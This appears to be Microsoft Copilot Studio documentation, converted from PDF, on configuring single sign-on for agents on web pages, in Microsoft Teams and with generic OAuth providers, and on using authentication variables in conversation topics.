
Configure SSO in your web page

Important

Guest users can't access AI-generated answers from SharePoint and Graph Connector data sources in SSO-enabled apps.

Use the code provided in the [Copilot Studio Samples GitHub repo](#) to create a web page for the redirect URL. Copy the code from the GitHub repo and modify it by using the following instructions.

1. Go to the **Overview** page in Azure portal and copy the **Application (client) ID** and **Directory (tenant) ID** from your canvas app registration.



2. To configure the Microsoft Authentication Library (MSAL):

- Assign `clientId` to your **Application (client) ID**.
- Assign `authority` to `https://login.microsoftonline.com/` and add your **Directory (tenant) ID** to the end.

For example:

JavaScript

```
var clientApplication;  
(function () {  
  var msalConfig = {  
    auth: {  
      clientId: '00001111-aaaa-2222-bbbb-3333cccc4444',  
      authority: 'https://login.microsoftonline.com/xxxxxxxx-xxxx-  
xxxx-xxxx-xxxxxxxxxxxxx'  
    },  
  },  
}
```

3. Set the `theURL` variable to the token endpoint URL you copied earlier. For example:

JavaScript

```
(async function main() {  
  
  var theURL = "https://<token endpoint URL>"  
  
}
```

4. Edit the value of `userId` to include a custom prefix. For example:

JavaScript

```
var userId = clientApplication.account?.accountIdentifier != null ?  
    ("My-custom-prefix" +  
    clientApplication.account.accountIdentifier).substr(0, 64)  
    : (Math.random().toString() + Date.now().toString()).substr(0,64);
```

5. Save your changes.

6. Verify you successfully configured SSO.

When testing your agent, if SSO isn't successfully configured, you're prompted to sign in. The sign-in process gives you a validation code you must copy into the chat window.

If you see a sign-in prompt, verify you completed steps 1 through 5 of this procedure correctly. If SSO is successfully configured, you aren't prompted to sign in.

ⓘ Note

The code in the GitHub repo requires users to select the sign-in button. In production, you might want to replace the button functionality with a more appropriate event, like navigating to a page.

Related content

- [Azure App Registration](#)

Configure single sign-on with Microsoft Entra ID for agents in Microsoft Teams

Copilot Studio supports single sign-on (SSO) for agents published to Microsoft Teams 1:1 chats. With this support, agents can automatically sign in users with their Microsoft Teams credentials. SSO is only supported when using Microsoft Entra ID. Other service providers, such as Azure AD v1, don't support SSO in Microsoft Teams.

Important

You can use SSO in Microsoft Teams chats without requiring manual authentication. To use this method for a previously published agent, reconfigure the agent to use **Authenticate with Microsoft**, then publish it again to Microsoft Teams. It might take a few hours before this change takes effect. If a user is in the middle of a conversation and the change hasn't happened yet, they can type "start over" in the chat to force the conversation to restart with the latest version of the agent. These changes are now available for Teams 1:1 chats between the user and the agent. They're not yet available for group chats or channel messages.

SSO isn't supported for agents integrated with [Dynamics 365 Customer Service](#).

Don't proceed with the following document unless necessary. If you want to use manual authentication for your agent, see [Configure user authentication with Microsoft Entra ID](#).

Note

If you're using Teams SSO authentication with the manual authentication option, and also using the agent on custom websites at the same time, you must deploy the Teams app by using the app manifest.

For more information, see [Download the Teams app manifest for an agent](#).

Other configurations such as authentication options beside Manual, or through Teams deployment using Copilot Studio one-click, won't work.

Prerequisites

- [Learn how to use user authentication in a topic](#).
- [Connect and configure an agent for Microsoft Teams](#).

Configure an app registration

Before configuring SSO for Teams, set up user authentication with Microsoft Entra ID. This process creates an app registration that you need to set up SSO.


1. Create an app registration. See the instructions in [Configure user authentication with Microsoft Entra ID](#).
2. Add the redirect URL.
3. Generate a client secret.
4. Configure manual authentication.

Locate your Teams channel app ID


1. In Copilot Studio, open the agent for which you want to configure SSO.
2. Go to the **Channels** page for your agent and select the **Teams and Microsoft 365 Copilot** tile.
3. In the **Teams and Microsoft 365 Copilot** configuration panel, select **Edit details**, expand **More**, and then select **Copy** next to the **App ID** field.

Add your Teams channel app ID to your app registration

1. Go to the [Azure portal](#). Open the app registration instance for the app registration you created when you configured user authentication for your agent.
2. Select **Expose an API** on the side pane. For **Application ID URI**, select **Set**.



3. Enter `api://botid-{teamsbotid}` and replace `{teamsbotid}` with your [Teams channel app ID](#) that you found earlier.



The screenshot shows the 'Expose an API' dialog in the Azure portal. On the left is a sidebar with navigation links: Overview, Quickstart, Integration assistant, and Manage. The main area is titled 'Expose an API'. A modal window titled 'Set the App ID URI' is open, containing a text input field labeled 'Application ID URI' with the value 'api://botid-'. Below the field are 'Save' and 'Discard' buttons. A red rectangle highlights the input field and its content.

4. Select **Save**.

Grant admin consent

Applications are authorized to call APIs when users or admins grant permissions during the consent process. To learn more about consent, see [Permissions and consent in the Microsoft identity platform](#).

If the admin consent option is available, grant consent:

1. In the Azure portal on your app registration, go to **API Permissions**.
2. Select **Grant admin consent for <your tenant name>** and then select **Yes**.


Important

To avoid users having to consent to each application, someone assigned at least the Application Administrator or Cloud Application Administrator role can [grant tenant-wide consent](#) to your application registrations.

Add API permissions

1. In the Azure portal on your app registration, go to **API Permissions**.
2. Select **Add a permission** and choose **Microsoft Graph**.
3. Select **Delegated permissions**. A list of permissions appears.

4. Expand **OpenId** permissions.
5. Select **openid** and **profile**.
6. Select **Add permissions**.



Define a custom scope for your agent

1. In the Azure portal on your app registration instance, go to **Expose an API**.
2. Select **Add a scope**.

Home > App registrations > **CapPharm**

CapPharm | Expose an API

Search (Ctrl+/) << Got feedback?

- Authentication
- Certificates & secrets
- Token configuration
- API permissions
- Expose an API**
- App roles
- Owners
- Roles and administrators

Application ID URI

Scopes defined by this API

Define custom scopes to restrict access to o API can request that a user or admin conser

Adding a scope here creates only delegated application type. [Go to App roles.](#)

+ Add a scope

3. Set the following properties:

[Expand table](#)

Property	Value
Scope name	Enter <code>Test.Read</code>
Who can consent?	Select Admins and users
Admin consent display name	Enter <code>Test.Read</code>
Admin consent description	Enter <code>Allows the app to sign the user in.</code>
State	Select Enabled

Note

The scope name `Test.Read` is a placeholder value. Replace it with a name that makes sense in your environment.


4. Select **Add scope**.

Add Microsoft Teams client IDs


Important

In the following steps, the values provided for Microsoft Teams client IDs should be used literally because they're the same across all tenants.

1. In the Azure portal on your app registration instance, go to **Expose an API** and select **Add a client application**.



2. In the **Client ID** field, enter the client ID for Microsoft Teams mobile/desktop, which is `1fec8e78-bce4-4aaf-ab1b-5451cc387264`. Select the checkbox for [the scope that you created earlier](#).



3. Select **Add application**.

4. Repeat the previous steps but, for **Client ID**, enter the client ID for Microsoft Teams on the web, which is `5e3ce6c0-2b1f-4285-8d4b-75ee78787346`.

5. Confirm the **Expose an API** page lists the Microsoft Teams client app IDs.

To summarize, the two Microsoft Teams client IDs added to the **Expose an API** page are:

- `1fec8e78-bce4-4aaf-ab1b-5451cc387264`
- `5e3ce6c0-2b1f-4285-8d4b-75ee78787346`

Add token exchange URL to your agent's Authentication settings

To update the Microsoft Entra ID authentication settings in Copilot Studio, you must add the token exchange URL so Microsoft Teams and Copilot Studio can share information.

1. In the Azure portal on your app registration instance, go to **Expose an API**.
2. Under **Scopes**, select the **Copy to clipboard** icon.
3. In Copilot Studio, under the settings for the agent, select **Security**, then select the **Authentication** tile.
4. For **Token exchange URL (required for SSO)**, paste the scope you copied earlier.
5. Select **Save**.

Settings

Copilot details

Generative AI

Security

Authoring Canvas

Entities

Skills

Voice

Languages

Language understandi...

Advanced

< Authentication

Verify a user's identity during a conversation. The copilot receives secure access to the user's data and is able to take actions on their behalf, resulting in a more personalized experience. [Learn more](#)

Choose an option

☐ No authentication
Publicly available in any channel

☐ Authenticate with Microsoft
Entra ID authentication in Teams and Power App

☒ Authenticate manually
Set up authentication for any channel

☒ Require users to sign in

Redirect URL

https://token.botframework.com/.auth/web/re

Copy

Service provider *

Azure Active Directory v2

Client ID *

Client secret *

.....

Token exchange URL (required for SSO) [Learn more about SSO](#)

aaaa0000-bb11-2222-33cc-444444444444

Test.Read

Tenant ID

Scopes ⓘ

profile openid

Save

Add SSO to your agent's Teams channel

1. In Copilot Studio, under the settings for the agent, select **Channels**.
2. Select the **Teams and Microsoft 365 Copilot** tile.
3. Select **Edit details** and expand **More**.
4. For **AAD application's client ID**, enter the **Application (client) ID** from your app registration.

To get this value, open the Azure portal. Then on your app registration, go to **Overview**. Copy the value in the **Application (client) ID** box.

5. For **Resource URI**, enter the **Application ID URI** from your app registration.

To get this value, open the Azure portal. Then on your app registration, go to **Expose an API**. Copy the value in the **Application ID URI** box.

The screenshot displays the 'Channels' configuration page in the Microsoft Teams developer portal. On the left, a grid of channel options is shown, with 'Microsoft Teams' selected and highlighted by a red rectangular box. On the right, the 'Developer information' section is visible. Within this section, the 'Resource URI' field is highlighted by a red rectangular box and contains the text 'api://botid-'. Other fields include 'Developer name', 'Website', 'Privacy statement', 'Terms of use', 'MPN ID', and 'App ID'.

6. Select **Save**, then **Close**.
7. Publish the agent again, to make the latest changes available to your customers.
8. Select **See agent in Teams**, to start a new conversation with your agent in Teams and verify if it automatically signs you in.

Known issues

If you first published your agent by using manual authentication without Teams SSO, the agent in Teams continuously prompts users to sign in.

Configure single sign-on with a generic OAuth provider

Copilot Studio supports single sign-on (SSO) with OAuth 2.0 compatible authentication providers. SSO allows agents on your website to sign customers in if they signed in to the page or app where the agent is deployed.

Prerequisites

- [Configure user authentication with a generic OAuth 2.0 provider.](#)
- [Add user authentication to topics.](#)
- [Customize the look and feel of an agent.](#)

Create or use a custom canvas that supports the generic OAuth provider SSO flow

When the authentication topic is triggered in agents connected with a generic OAuth 2.0 provider, Copilot Studio sends a message containing a secure URL, which is used to post the user's access token.

The custom canvas or a page where the canvas is embedded should implement the following pattern:

1. Obtain an access token for the signed-in user from your OAuth 2.0 authentication provider, using your preferred method.
2. Intercept an incoming message from Copilot Studio, and extract the secure URL.
3. Post the access token to the secure URL.

Extract the secure URL and post the token

The custom canvas intercepts incoming messages using a middleware concept, which is code that runs in the context of receiving messages from Copilot Studio.

To respond to sign-in requests, the custom canvas needs to intercept messages with attachments that have the content type `application/vnd.microsoft.card.oauth`. OAuthCard attachments contain a `content.tokenPostResource.sasUrl` property, from which the secure URL can be extracted. Finally, the custom canvas should post the user's access token to the secure URL.

The following JavaScript code is an example of middleware code that extracts the secure URL and posts a token. If the post is successful, the middleware returns `false`. If the post is unsuccessful, or if the activity doesn't have the `application/vnd.microsoft.card.oauth` property, it returns `next(...args)`.

Javascript

```
const activityMiddleware = () => next => (...args) => {
  if (args[0].activity.attachments?.[0]?.contentType ===
    'application/vnd.microsoft.card.oauth') {
    var postEndpoint = args[0].activity.attachments?.
    [0].content.tokenPostResource.sasUrl;

    // Perform an HTTP POST to the secure URL with the body of:
    // {
    //   "token": <user_token>
    // }

    if(success)
      return false;
    else
      return next(...args);
  } else {
    return next(...args);
  }
};
```

Full sample code

The implementation of a custom canvas or app that obtains a token for a signed-in user, and posts the token to Copilot Studio, varies based on your authentication provider. For more information, see your authentication provider's documentation for more details about sign-in flows and obtaining access tokens. For a reference sample using OKTA, see [third-party SSO with OKTA](#).

Using the token in Copilot Studio

Tokens that are posted using the secure URL are populated into the `System.User.AccessToken` variable in Copilot Studio. Agent makers can use this system variable to access protected APIs that are connected to the authenticated provider that generated the token.

In the following example, an HTTP call is configured with an Authorization header that uses `System.User.AccessToken`.

HTTP Request

URL
https://my.api

Method
Get

Headers and body
Edit

Response data type
Record

Edit schema

Save response as
{x} apiResponse record

HTTP Request properties

Choose a REST API to invoke/sends an HTTP request to an external endpoint.

Headers

Give additional information with values.

Key	Value
Authorization	<code>"Bearer " & System.User.Ac...</code>

Body

Decide what to send or send nothing

No content

Request timeout (milliseconds)

30000

Response headers

Select a variable

Supported channels

SSO with a generic OAuth authentication provider is a custom pattern, which can be implemented by either a custom canvas, or any other client working with the Directline API.

Last updated on 03/19/2026

Add user authentication to topics

09/06/2025

You can enable user authentication directly within an agent conversation. You can assign a user's basic properties, such as name and ID, to variables. You can also prompt a user to sign in using an authentication node in a topic, which retrieves a user token, and then use that token to retrieve the user's information from a back-end system.

ⓘ Note

Agents created in Copilot Studio and in Microsoft Teams are automatically configured for Microsoft Entra ID authentication.

You can also configure single sign-on (SSO) so your users don't need to sign in manually. For more information, see [Configure single sign-on with Microsoft Entra ID](#).

Prerequisites

- [Variables overview](#)
- [Configure user authentication in Copilot Studio](#)

Web app

Add user authentication to a topic to allow your customers to sign in right in the conversation. You can then personalize the conversation with user variables and access back-end systems on the user's behalf.

Configure manual authentication with Microsoft Entra ID

You need to configure user authentication with Microsoft Entra ID before you can use authentication in your topics.

Follow the instructions in [Configure user authentication with Microsoft Entra ID](#).

Add user authentication with the Sign in system topic

When you create an agent, Copilot Studio automatically adds a system topic called **Sign in**. To use it, you must set your agent's authentication to manual and require users to sign in. When a customer starts a conversation with the agent, the **Sign in** topic triggers and prompts the user to sign in. You can customize the **Sign in** topic as appropriate for your agent.

Important

We recommend that the **Sign in** topic is only used to provide the authentication method provided by Copilot Studio. It shouldn't be modified to call any other actions or flows, or other authentication methods.

1. Open your agent in Copilot Studio, select **Settings** at the top of the page, and then select **Security**.
2. Select **Authentication**.
3. Select **Authenticate manually**, and then select **Require users to sign in**.
4. [Configure all manual authentication fields](#), as required.
5. Select **Save**.

Add user authentication with a custom topic

The **Sign in** topic authenticates the user at the beginning of the conversation. To allow the user to sign in later, you can add an **Authenticate** node to any custom topic.

When customers enter their user name and password, they might be prompted to enter a validation code. After they sign in, they're not prompted again, even if they reach another **Authenticate** node.

1. Select **Settings** at the top of the page, and then select **Security**.
2. Select the **Authentication** tile.

Note

You must select **Authenticate manually** to add user authentication to a custom topic.

3. Select **Authenticate manually** and clear the **Require users to sign in** checkbox.
4. [Configure all manual authentication fields](#), as required.
5. Select **Save**.

- 6. Select **Topics** at the top of the page.
- 7. Select **Add node** () > **Advanced** > **Authenticate**.
- 8. [Test your topic](#) with a user configured with your identity provider.

 Tip

It's important that you create paths for both a successful sign-in and failure to sign in. A sign-in might fail for many reasons, including errors with the identity provider's sign-in experience.

Authentication variables

When you configure user authentication for your agent, you can use authentication variables in your topics. The following table compares the availability of these variables based on the authentication option you chose.

For more information about variables, see [Variables overview](#).

 Expand table

Authentication variable	No authentication	Authenticate with Microsoft	Authenticate manually
User.DisplayName	Not available	Available	Available
User.FirstName	Not available	Available	Available
User.LastName	Not available	Available	Available
User.PrincipalName	Not available	Available	Available
User.Email	Not available	Available	Available
User.Id	Not available	Available	Available
User.IsLoggedIn	Not available	Available	Available
User.AccessToken	Not available	Not available	Available
SignInReason	Not available	Available	Available

User.DisplayName

Warning

This variable isn't guaranteed to contain a value. Test with a user from your identity provider to ensure your topic works correctly.

The `User.DisplayName` variable contains the display name stored in the identity provider. Use this variable to greet or refer to the user without their having to explicitly give their name to the agent, making the conversation more personalized.

Copilot Studio automatically sets the value of `User.DisplayName` from the `name` claim provided by the identity provider, as long as the `profile` scope was defined when manual authentication was configured. For more information about scope, see [Configure user authentication with Microsoft Entra ID](#).

User.Id

Warning

This variable isn't guaranteed to contain a value. Test with a user from your identity provider to ensure your topic works correctly.

The `User.Id` variable contains the user ID stored in the identity provider. Use this variable in [Power Automate flows](#) to call APIs that take the UserID as a value.

Copilot Studio automatically sets the value of `User.DisplayName` from the `sub` claim provided by the identity provider.

User.IsLoggedIn

`User.IsLoggedIn` is a Boolean variable that stores the user's sign-in status. A value of `true` indicates the user is signed in. You can use this variable to create branching logic in your topics that checks for a successful sign-in, or to fetch user information only if the user is signed in.

User.AccessToken

Warning

Make sure you're passing the `User.AccessToken` variable only to trusted sources. It contains user authentication information, which, if compromised, could harm the user.

The `User.AccessToken` variable contains the user's token, obtained after the user is signed in. You can pass this variable to [Power Automate flows](#) so they can connect to back-end APIs and fetch user information, or to take actions on the user's behalf.

Don't use `User.AccessToken` in **Message** nodes or in flows that you don't trust.

SignInReason

`SignInReason` is a choice-type variable that indicates when the user must sign in. It has two possible values:

- `SignInRequired` indicates the user must sign in at the beginning of the conversation using the **Sign in** system topic. [Require users to sign in](#) must be turned on.
- `Initializer` indicates that when a user isn't signed in, and they reach a point in the conversation that uses authentication variables, they're prompted to sign in.

Related content

You can also configure single sign-on (SSO) so your users don't need to sign in manually. For more information, see [Configure single sign-on with Microsoft Entra ID](#).

Configure user authentication for tools

When creating a [tool](#) for an agent, you can require user authentication, or supply a set of credentials for the agent to use on behalf of the user.

